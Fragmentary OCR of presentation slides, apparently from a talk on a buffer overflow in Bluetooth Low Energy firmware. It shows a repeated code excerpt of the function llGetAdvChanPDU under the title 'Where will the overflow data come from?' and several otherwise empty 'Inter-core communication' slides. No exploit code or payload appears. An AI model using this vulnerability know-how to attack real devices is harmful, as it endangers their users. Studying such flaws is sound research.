
# Where will the overflow data come from?



```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
```


# Where will the overflow data come from?







```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
```


# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication



